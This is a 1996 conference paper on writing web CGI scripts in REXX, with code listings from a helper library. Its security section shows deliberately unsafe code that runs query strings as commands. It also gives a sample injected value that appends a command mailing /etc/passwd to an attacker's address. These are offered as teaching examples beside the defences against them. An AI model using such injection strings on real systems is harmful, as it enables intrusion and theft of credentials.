SLAC-PUB-7122
March 1996

CONF-9603169--1

Writing World-Wide Web CGI Scripts in THE Rexx LANGUAGE

R. L. A. Cottrell

Stanford Linear Accelerator Center, Stanford University, Stanford, CA 94309

Talk URL: `//www.slac.stanford.edu/~cottrell/rexx/share/`

This talk is aimed at people who have experience with REXX and are interested in using it to write WWW CGI scripts. As part of this, I will describe several functions that are available in a library of REXX functions that simplify writing WWW CGI scripts. This library is freely available at `//www.slac.stanford.edu/slac/www/tool/cgi-rexx/`

Note the examples are in Uni-REXX.

This Talk Will Cover

- Getting the Input to the Script
  - QUERY_STRING Environment Variable
  - Command Line
  - PATH_INFO Environment Variable
  - Standard Input
- Decoding Forms Input
- Sending the Document Back to the Client
- Diagnostics and Reporting Errors
- Putting it all Together
- Security Concerns / Writing More Secure CGI REXX Scripts
  - Beware of INTERPRET, POPEN and ADDRESS UNIX
  - Escaping Dangerous Characters
  - Be Careful with POPEN and ADDRESS UNIX
  - Restrict Access to Files
  - Restricting Distribution of Information
  - Test Script BEFORE Getting WWW Server to Execute
  - Further Security Information
- Further Information
- Appendex: Code Referenced in Presentation

Work Supported by Department of Energy contract DE-AC03-76F00515

Talk Presented at Session Number: 6162 of the Spring 1996 SHARE Technical Conference, Anaheim, California, March 3-8, 1996

Getting the Input to the Script

The input may be sent to the script in several ways, including:

- QUERY_STRING Environment Variable:
  - anything following the first question mark (?) in the URL, e.g. in `http://www.a.b/cgi-bin/foo?X-Files` QUERY_STRING will contain `"X-Files"`.
  - could also be added by an HTML Form (with the GET action) or by ISINDEX
  - usually an information query (e.g. encoded results of Form)
  - can be accessed in REXX via: `String=GETENV('QUERY_STRING')`
  - string encoded in the standard URL format
    - spaces changed to plus signs (+)
    - special characters encoded in %XX hexadecimal (e.g. semi-colon = %3B)
  - to decode the string:
    1. convert the plus signs to spaces using the REXX `TRANSLATE` built-in function, for example:
       `Input=TRANSLATE(Input,' ','+')`
    2. use the **deweb** function from **`cgi-lib.rxx`** to decode the special %XX characters.

- Command Line

  If your server is not decoding results from a Form, QUERY_STRING is also on the command line:
  - use the REXX `PARSE ARG` command to extract
  - e.g. for a URL `http://www.a.b/cgi-bin/foobar?hello+world`
  - the REXX command `PARSE ARG Arg1 Arg2` will result in `Arg1` containing `"hello"` and `Arg2` will contain `"world"` (i.e. the plus sign is replaced with a space).

- PATH_INFO Environment Variable

  This:
  - comes from the "extra" information after the path of your CGI script in the URL
  - information is not encoded by the server in any way

  Example of use:
  - let `foo` be a CGI script which is accessible to your server
  - user wants to tell `foo` to use the "Pig-Latin" directory and so accesses `foo` as:
    `http://www.a.b/cgi-bin/foo/lang=pig`
  - when the server executes foo, it will give you `PATH_INFO` of `/lang=pig`

  PATH_INFO can be accessed in REXX via `Path=GETENV('PATH_INFO')`

The PATH_INFO and the QUERY_STRING may be combined

- e.g. `http://www/cgi-bin/htimage/usr/www/img/map?40,45`
- server will run the script called `htimage`.
- server passes "`/usr/www/img/map`" to htimage in PATH_INFO
- server passes "`40,45`" in QUERY_STRING


- Standard Input

If Form has METHOD="POST" in its FORM tag:

- your CGI script receives encoded Form input in standard input
- no EOF on the end of the data, instead use CONTENT_LENGTH to determine how much to read from standard input
- can use the **readpost** function from **`cgi-lib.rxx`** to read

Review the script **testinput** that displays all input passed to it. Calling this test program with the URL `http://.../cgi-bin/testinput/SHARE?Welcome%20Ladies+&+Gentlemen`

displays



testinput

Command line parms="Welcome Ladies & Gentlemen"
Standard input=""
PATH_INFO="/SHARE"
QUERY_INPUT="Welcome%20Ladies+&+Gentlemen"

Decoding Forms Input

When you write a Form, each of your input items has a *name* tag. When the user places data in these items in the Form, that information is encoded into the Form data block. So the Form:

```
<FORM><INPUT TYPE="SUBMIT"><br>
Name:<INPUT NAME="NAME"><br>
Extension: <INPUT NAME="EXT"></FORM>
```

might provide a data block `NAME=L%20Cottrell&EXT=2523&`, i.e.

- Form data block is a stream of *name=value* pairs separated by the ampersand (&) character.
- Each *name=value* pair is URL encoded, i.e. spaces are changed into plus signs and some characters are encoded into hexadecimal.

- To decode the Form data block you must:
  - first parse the Form data block into separate *name=value* pairs tossing out the ampersands
  - then parse each *name=value* pair into the separate *name* and *value*
  - use the first equal sign you encounter to split the data, toss out the equal signs
  - if there is more than one, then something is wrong with the data
  - finally undo the URL encoding of each *name* and *value*

When using the *name* and *value* information in the script, you need to be aware that:

- nothing dictates the order in which the *name=value* pairs will be concatenated in;
- not every *name* and *value* defined in the form is necessarily sent by the client, for example if nothing is selected in a scrolling list then neither the *name* nor the *value* will be sent;
- more than one *value* may be sent for a given *name*, for example if a scrolling list allows the selection of several options.

Review the **printvariables** function from **`cgi-lib.rxx`**for an example of decoding the Form input.

Sending the Document Back to the Client

- CGI programs can return a myriad of document types.
- Tell server type of document you are sending by a short ASCII header on your output.
- Header indicates the MIME type of the following document.
- Couple of common MIME types relevant to WWW are:
  - A `"text"` Content-Type to represent textual information. The two most likely subtypes are:
    - `text/plain`: text with no special formatting requirements.
    - `text/html`: text with embedded HTML commands
  - An `"application"` Content-Type, used to transmit application data or binary data, e.g.:
    - `application/postscript`: The data is in *PostScript*, and should be fed to a *PostScript* interptreter.

To create the header:

- First line of your output should read:
  `Content-type: type/subtype` where `type/subtype` is the MIME type and subtype for your output.
- Next, you have to SEND A BLANK LINE
- e.g. in REXX: `SAY 'Content-type: text/html'; SAY`

After these two lines have been outputted, output to standard output (e.g. a REXX SAY command) is included in document sent to client.

N.B. if header specified HTML document, then it must include HTML formatting, i.e. insert <BR> or <P> or <PRE> tags to preserve the format of flat ASCII text or code listings.

Following header lines, you usually put out an HTML title and header, and at the end of the page you need the matching lines. Can simplify with the `cgi-lib.rxx` functions **htmltop** and `htmlbot`.

Diagnostics and Reporting Errors


Since standard output is included in the document sent to the browser, diagnostics outputted with the REXX SAY command will appear in the document. This output must be consistent with the `Content-type: type/subtype`.

You can review a **REXX Code Fragment** giving an example of diagnostic reporting.

If errors are encountered (e.g. no input provided, invalid characters found, requested an invalid command to be executed, invalid syntax in the REXX script) the script should provide detailed information on what is wrong etc. It may be very useful to provide information on the settings of various WWW Environment Variables.

Review the `cgi-lib.rxx` functions **cgierror**, cgidie and **myurl** for help in error reporting.

In addition review the REXX script **testcgierror** which produces:




400: No input found!

```
AUTH_TYPE=
CGI_WRAP_NAME=CGI-Wrap/0.90 beta
GATEWAY_INTERFACE=CGI/1.1
HOME=/
HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
HTTP_CONNECTION=Keep-Alive
HTTP_HOST=www.slac.stanford.edu
HTTP_REFERER=http://www.slac.stanford.edu/~cottrell/rexx/share/c
HTTP_USER_AGENT=Mozilla/2.0 (X11; I; AIX 2)
IFS=

MAILCHECK=600
MANPATH=/usr/local/X11R5/man:/usr/local/man:/usr/man:/usr/share/
OPTIND=1
PATH=/bin:/usr/bin:
PATH_INFO=/cgierror
PATH_TRANSLATED=/afs/slac.stanford.edu/www/cgierror
QUERY_STRING=
REFERER_URL=http://www.slac.stanford.edu/~cottrell/rexx/share/c
REMOTE_ADDR=134.79.240.52
```

Also the REXX script **testcgidie** which produces:

When in production it can be useful to turn on a script's diagnostics via the URL or form. I do this using a "hidden" variable in the form or by prefacing the URL part of the command by "-d+" to tell the script to turn on diagnostics.



Error: script http://www.slac.stanford.edu/cgi–wrap encountered fatal error.

Undef var ref on line 6 of /u/sf/cottrell/bin/testcgidie
A=Junk /*Force a NOVALUE error*/

You can detect the "-d+" at the start of the input as follows:

```
IF LEFT(GETENV('QUERY_STRING'),3)='-d+' THEN ...
```


or

```
PARSE VALUE GETENV('QUERY_STRING') WITH d +3 Post
IF d='-d+' THEN ...
```

Putting it all Together

To get your Web server to execute a CGI script you must:


- Write the script. To simplify this, wou may wish to take advantage of a **cgi-lib.rxx** library of functions, including some mentioned in this talk. Two simple, but complete examples may help:
  1. **testfinger** enables a UNIX finger function. The output from testfinger is shown here:



Finger cottrell.

```
Login name: cottrell                                  In re
Directory: /u/sf/cottrell                             Shell
Last login Fri Feb 10, 1995 on ttyp3 from atl
New mail received Fri Mar  1 08:07:16 1996;
  unread since Fri Mar  1 08:07:15 1996
Plan:
Les Cottrell, SLAC Computer Services
Mail Stop 97
(415)926-2523, FAX (415)926-FFAX.
Email: cottrell@slac.stanford.edu
```


2. The **minimal** script provides a a simple self-referencing HTTP Form script. The form and its output appears as:



Minimal Form

Submit Query

Data:



Output from Minimal Form

myfield
Hi Mickey and Minnie

- Move the script to a valid area as defined by the server software and make the script executable by your Web server. The procedures to accomplish this step vary from site to site. You must contact your local *Web-Master* to help you with this.

Security Concerns

The Web-Master will want to insure that Security Aspects of your script have been addressed before adding your script to the Rules file. The next section of the talk will address some of these issues and show you how to write more CGI scripts.

Writing More Secure CGI REXX Scripts

Any time that a program such as a WWW server is interacting with a networked client such as a WWW browser, there is the possibility of that client attacking the program to gain unauthorized access. Even the most innocent looking script can be very dangerous to the integrity of your system. So...

- Beware of INTERPRET, POPEN and ADDRESS UNIX
- Escaping Dangerous Characters
- Be Careful with POPEN and ADDRESS UNIX
- Restrict Access to Files
- Restricting Distribution of Information
- Test Script BEFORE Getting WWW Server to Execute
- Further Security Information

- **Beware of INTERPRET, POPEN, and ADDRESS UNIX**

Observe the following statements in a REXX script:

```
INTERPRET TRANSLATE(GETENV('QUERY_STRING'),' ','+')
```

or

```
ADDRESS UNIX TRANSLATE(GETENV('QUERY_STRING'),' ','+'))
```

- take query string, and convert into a command to be executed by the Web server.
- user could easily put command to delete all the files in the query string.

Restrict command(s) system is allowed to execute in response to input.

- **Escaping Dangerous Characters**

  - Well-behaved clients, such as a browser, escape any query string characters with special meaning to the shell
  - e.g. replace special characters such as ";" or "|" by %XX
  - helps avoid problems with your script misinterpreting the characters passed from the client when used to construct the arguments of a command (e.g. finger) to be executed (via ADDRESS UNIX or POPEN) by the server's command environment.

However:

- Easy for a **mischievious client** to by pass hex encoding
- Can use special characters to confuse script and gain unauthorized access.
- E.g. following line may be present in a script:

  ```
  ADDRESS UNIX "finger" User
  ```

  Problem: ADDRESS UNIX starts a subshell;

  But no guarantee that the `User` variable has not been manipulated by a mischievious client.

  E.g. if `User` is set to
  friend@ok.com;/usr/lib/mail foe@bad.com < /etc/passwd

  Then foe has used the semicolon to append a command to mail herself the system's password file.

SO...

- Script should accept only subset of characters which won't confuse it. A reasonable subset is [0-9] [a-z] [A-Z] -_./@
- Other characters treat with care and reject in general.

- ○ Can use **suspect** function from `cgi-lib.rxx`.
- ○ Same goes for escaped characters after they have been converted.

However, if you cannot restrict yourself to the above set then...

- ⚠**Be careful with POPEN and ADDRESS UNIX**

The general rule is:
Do not pass untrusted data to a subshell or to programs that run externally with arguments.

In REXX ADDRESS UNIX or POPEN commands fork a subshell.

MUST check arguments to ensure they do not contain metacharacters

- ○ E.g. in the BOURNE UNIX shell metacharacters allow expansions (such as piping (|), commands in backticks (‘), redirection (>, >>, <, etc.), multiple commands (;), or filename expansions (using *, ?, [], etc.))

If you must pass such characters as arguments to an external command then:

- ○ If don't want shell to expand meta characters then use e.g. `ADDRESS COMMAND 'finger' username` instead of `ADDRESS UNIX 'finger' username`
- ○ Appears possible to avoid UNIX Bourne shell expansions by placing the parameters into environment variables. E.g. in Uni-REXX you could replace
  ```
  ADDRESS UNIX 'finger' username
  ```
  by
  ```
  Fail=PUTENV("PARM1="username)
  ADDRESS UNIX 'finger "$PARM1"'
  ```
- ○ If the above mechanisms are not available then place backslashes before any characters that have special meaning to the Bourne shell before calling the program.

- STOP Restrict Access to Files

Ensure file contents you display are appropriate.

E.g. if script receives request to display part or all of a file, it MUST verify (e.g. versus a list or the httpd configuration file) this file is appropriate to make visible via WWW.

Avoid client accessing files higher up the directory chain by blocking the use of .. in the filename.

Avoid server misinterpreting a filename for optionsby checking that the filename does not start with a minus sign (-). Could result in server hang awaiting standard input.

E.g. see the **slacfnok** function for hints.

- **Restricting Distribution of Information**

  The IP address of the client is available to the CGI script in the environment variable REMOTE_ADDR accessible in REXX via `GETENV('REMOTE_ADDR')`. This may be used by the script to refuse the request if the client's IP address does not match some requirements.

- **Test Script BEFORE Getting WWW Server to Execute**

  It is easy for buggy script to cause server problems. E.g.
  - Script does REXX `PULL` command with nothing on stack
  - Reads from stdin with nothing in stdin
  - Executes a REXX `TRACE ?R` command.
  - Script may go into an infinite loop, or continuously spawn new processes using up all the server's process slots.

  Can test script without requiring execution by the WWW server, e.g.
  - Use the Unix `setenv` command to set the environment variables required,
  - call script and pipe the output to a file,
  - then use WWW browser to view the local file created by the pipe.

Further Security Information

- See *Writing More Secure CGI Scripts* at //www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/security.html for more general and complete information.
- See Paul Philips' *CGI Security* at //www.primus.com/staff/paulp/cgi-security/ for security information on Perl, C and C++.
- Also see Lincoln Stein's well regarded *WWW Security FAQ* at `//www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html`

Further Information

REXX CGI library of functions **`cgi-lib.rxx`** freely available at
`//www.slac.stanford.edu/slac/www/tool/cgi-rexx/`

Parts of this presentation were derived from Chapter 28 of *HTML & CGI Unleashed*, Copyright 1995 Sams.net Publishing.

For more detailed information on writing CGI scripts, see:

`//www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/`

For information on WWW's use of environment variables, see: `//hoohoo.ncsa.uiuc.edu/cgi/env.html`

For more information on security concerns, see: `//www.slac.stanford.edu/slac/www resource/how-to-use/cgi-rexx/security.html`

For more online pointers to information about the standards and protocols that are in use throughout the World Wide Web see Online Resources.

See *The World-Wide Web: How Servers Work*, by Mark Handley and John Crowcroft, pub. in ConneXions, Feb.1995, for info on WWW servers.

Appendix: Code Referenced in Presentation

Since this paper was presented in real time using the Web and Netscape, several pages were displayed during the presentation, that do not appear in the text above. These pages are identified in the text by having large bold-faced underscored markers (in actuality these are hypertext links). For completeness listings of each of these pages is provided below in the order in which they are referenced in the text.

Environment Variables

In uni-REXX the setting of an environment variable is returned by the `GETENV(`*`string`*`)` where *string* is the name of the environment variable whose setting is to be returned. The examples in this article make use of GETENV.

Other implementations of REXX, such as the OS/2 implementation, often use the REXX `VALUE(`*`name`*`[,`*`newvalue`*`][,`*`selector`*`])` function (where the brackets ([]) indicate optional arguments). This can return the value of the variable named by *name*. The *selector* names an implementation-defined external collection of variables. If *newvalue* is supplied, then the named variable is assigned this new value.

Thus you can discover the value of the environment variable QUERY_INPUT in uni-REXX by using:

```
Input=GETENV('QUERY_INPUT')
```

and in OS/2 REXX by using:

```
Input=VALUE('QUERY_INPUT',,'OS2ENVIRONMENT')
```

You will need to look at the documentation for your REXX implementation to see how to accomplish the above with other versions of REXX. Usually this simply means discovering the literal string to be used for the *selector* in order to access the environment variables.

Format of Examples

Since REXX is case insensitive (apart from literals), I have been able to identify REXX keywords (for example the name of a built-in function like VERIFY) in the code listings by placing them in capital letters. My hope is that this will help you understand the code.

As another aid I have identified comments by placing them in italics. In some cases due to type setting line length restrictions, I have artificially broken lines. I have tried to do this with as little disruption as possible. In cases where, in a real script, there would be lines of code that are not illustrative to the example, I have replaced the code with ellipses (...)

Code Listings of Functions referenced from cgi-lib.rxx

These are given in the order in which they are referenced in the talk itself. For a complete current list of all the functions etc. in cgi-lib.rxx see URL:
http://www.slac.stanford.edu/slac/www/tool/cgi-rexx/cgi-lib.html

Index of REXX CGI Functions

Function	Owner	Group	Bytes	Comment
deweb	cottrell	sf	1549	Converts ASCI Hex code %XX to ASCII characters
readpost	cottrell	sf	1639	Reads the standard input from a form with METHOD="POST"
testinput	Mwww	oh	1306	Example to show processing of input
printvariables	cottrell	sf	629	Adds a listing of the Form name=value& variables to the page
htmltop	cottrell	sf	320	Insert title and H1 header at top of page
cgierror	cottrell	sf	524	Reports an error and returns
myurl	cottrell	sf	239	Adds the URL of the script to the page
cgidie	cottrell	sf	535	Reports an error and exits
testcgierror	cottrell	sf	31	Example of the use of cgierror
testcgidie	cottrell	sf	29	Example of the use of cgidie
testfinger	cottrell	sf	26	Example of a script to provide a finger function
minimal	cottrell	sf	459	Simple Illustration of a Form CGI script
suspect	cottrell	sf	555	Checks for suspect characters in the input
slacfnok	cottrell	sf	1717	Used at SLAC to test for whether a file should be made visible

Les Cottrell. Last Update: 15 Mar 1996

```
/* ---------------------- DEWEB ----------------- */
DeWeb: PROCEDURE; PARSE ARG In, Op
/* ******************************************
DeWeb converts hex encoded (e.g. %3B=semi-colon)
characters in the In string to the equivalent
ASCII characters and returns the decoded string.
```

```
If the 2 characters following a % sign do not
represent a hexadecimal 2 digit number, then
the % and following 2 characters are returned
unchanged. If the string terminates with a % then
the % sign is returned unchanged. If the final
two characters in the string are a % sign
followed by a single hexadecimal digit then
they are returned unchanged.

The optional Op argument contains a set of
characters which allows you to tell DeWeb to:
'+' convert plus signs (+) to spaces
    in the input before the hex decoding is done.
'*' convert asterisks (*) to percent signs (%)
    after the decoding.  This option
    is often used with Oracle.

Authors: Les Cottrell & Steve Meyer - SLAC

Examples:
  SAY DeWeb('%3Cpre%3e%20%%25Loss  %Util%')
  results in:  '<pre> %%Loss  %Util%'
  SAY DeWeb('%3cpre%3eName++Address*','*+')
  results in   '<pre>Name  Address%'
******************************************** */
IF POS('+',Op)/=0 THEN In=TRANSLATE(In,' ','+')
Start=1; Decoded=''; String=In
DO WHILE POS('%',String)/=0
   PARSE VAR String Pre'%'+1 Ch +2 In
   IF DATATYPE(Ch,'X') & LENGTH(Ch)=2 THEN
        Ch=X2C(Ch)
   ELSE DO; In=Ch||In; Ch='%'; END
   Decoded=Decoded||Pre||Ch
   Start=LENGTH(Decoded)+1
   In=Decoded||In
   String=SUBSTR(In,Start)
END
IF POS('*',Op)/=0 THEN In=TRANSLATE(In,'%','*')
RETURN In


/* ---------------------- READPOST ---------------- */
ReadPost: PROCEDURE; PARSE ARG StdinFile
  /******************************************** */
  /*Read HTML FORM POST input (if any) from     */
  /*standard input. Note that if the caller     */
  /*provides a filename then we save the input  */
  /*in case we need to send it to another       */
  /*script. If so we can restore the stdin for  */
  /*the called command by  using the command:   */
  /*ADDRESS UNIX script '<' StdinFile           */
  /*A good way to get a unique filename to save */
  /*the standard input in, is to use the process*/
  /*id. For example in Uni-REXX:                */
  /* StdinFile='/tmp/stdin'_GETPID()            */
  /* Post=ReadPost(StdinFile)                   */
  /*If a StdinFile is specified, but ReadPost   */
  /*is unable to write the standard input to    */
  /*StdInFile, then ReadPost EXITs.             */
  /*ReadPost returns the POST input if the      */
  /*REQUEST_METHOD="POST" else it returns null. */
  /*ReadPost also returns a null string if the  */
  /*REQUEST_METHOD="POST" but there is no input */
  /*in the standard input.                      */
  /*N.b. the returned Post input does NOT have  */
  /*plus signs (+) converted to spaces or hex   */
  /*ASCII %XX encodings converted to characters.*/
  /******************************************** */
  In=''
  IF GETENV('REQUEST_METHOD')="POST" THEN DO
    In=CHARIN(,1,GETENV('CONTENT_LENGTH'))
    IF StdinFile/='' THEN DO
      IF CHAROUT(StdinFile,In,1) /=0 THEN DO
        SAY "500: Can't write all POST chars!"
        EXIT
      END
      Fail=CHAROUT(StdinFile)/*Close the file*/
    END
  END
RETURN In
```

```
/* ---------------------- TESTINPUT ----------------- */
#!/usr/local/bin/rxx
/* The above line indicates that the code is a
REXX script and where the REXX interpreter is
to be found. This may be different at your site.

Sample CGI Script in  Uni-REXX, invoke from:
http://www.slac.stanford.edu/cgi-wrap/testinput*/

Fail=PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx')
/* The above line tells the REXX interpreter
where to find the external REXX library
functions, such as PrintHeader, HTMLTop,
ReadPost, DeWeb and HTMLBot.              */

StdinFile='/tmp/stdin'_GETPID()/*Get unique name*/
  /*_GETPID() provides the process Id in Uni-REXX*/
SAY PrintHeader(); SAY HTMLTop('testinput')
/********************************************** */
/*Read input from the various sources.          */
/*Note that we preserve or save                 */
/*input in case we need to send it to another   */
/*script. If so we can restore the stdin for the */
/*the called command by  using the REXX command: */
/*ADDRESS UNIX script '<' StdinFile             */
/********************************************** */

PARSE ARG Parms/*QUERY_STRING input for non FORMS*/
SAY 'Command line parms="'Parms'"'
SAY '<br>Standard input="'ReadPost(StdinFile)'"'
SAY '<br>PATH_INFO="'GETENV('PATH_INFO')'"'
SAY '<br>QUERY_INPUT="'GETENV('QUERY_STRING')'"'
EXIT
```

```
/* ---------------------- PRINTVARIABLES ----------------- */
/* PrintVariables
Decodes the Form data block variables
in the In argument (which are in the format
key1=value1&key2=value2&...) and returns them
in a nicely formatted HTML string.
Example:
  SAY PrintVariables(GETENV('QUERY_STRING'))
*/
PrintVariables: PROCEDURE; PARSE ARG In
  n='0A'X; /*Newline*/; Out=n||'<dl compact>'||n
  DO I=1 BY 1 UNTIL In=''
    /* Split into key and value */
    PARSE VAR In Key.I'='Val.I'&' In
    /* Convert %XX from hex to alphanumeric*/
    Key.I=DeWeb(Key.I,'+'); Val.I=DeWeb(Val.I,'+')
    Out=Out'<dt><b>'Key.I'</b>'n,
           '<dd><i>'Val.I'</i><br>'n
  END I
RETURN Out||'</dl>'||n


/* ---------------------- HTMLTOP ----------------- */
/* HtmlTop
 Returns the <head> of a document and the
 beginning of the body with the title and a
 body <h1> header as specified by the parameter.
 Example: SAY HTMLBot('Heading for WWW Page')
*/
HtmlTop: PROCEDURE; PARSE ARG Title
  RETURN '<html><head><title>'Title,
         '</title></head><body><h1>'Title'</h1>'


/* ---------------------- CGIERROR ----------------- */
/* CgiError
Prints out an error message which contains
appropriate headers, markup, etcetera.
Parameters:
If no parameters, gives a generic error message
Otherwise, the first parameter will be the title
and the rest will be given as the body
*/
CgiError: PROCEDURE; PARSE ARG Title, Body
  IF Title='' THEN
    Title='Error: script' MyURL(),
          'encountered fatal error.'
  SAY '<html><head><title>'Title'</title></head>'
  SAY '<body><h1>'Title'</h1>'
  IF Body/='' THEN SAY Body
  SAY '</body></html>'
RETURN ''


/* ---------------------- MYURL ----------------- */
/* MyURL
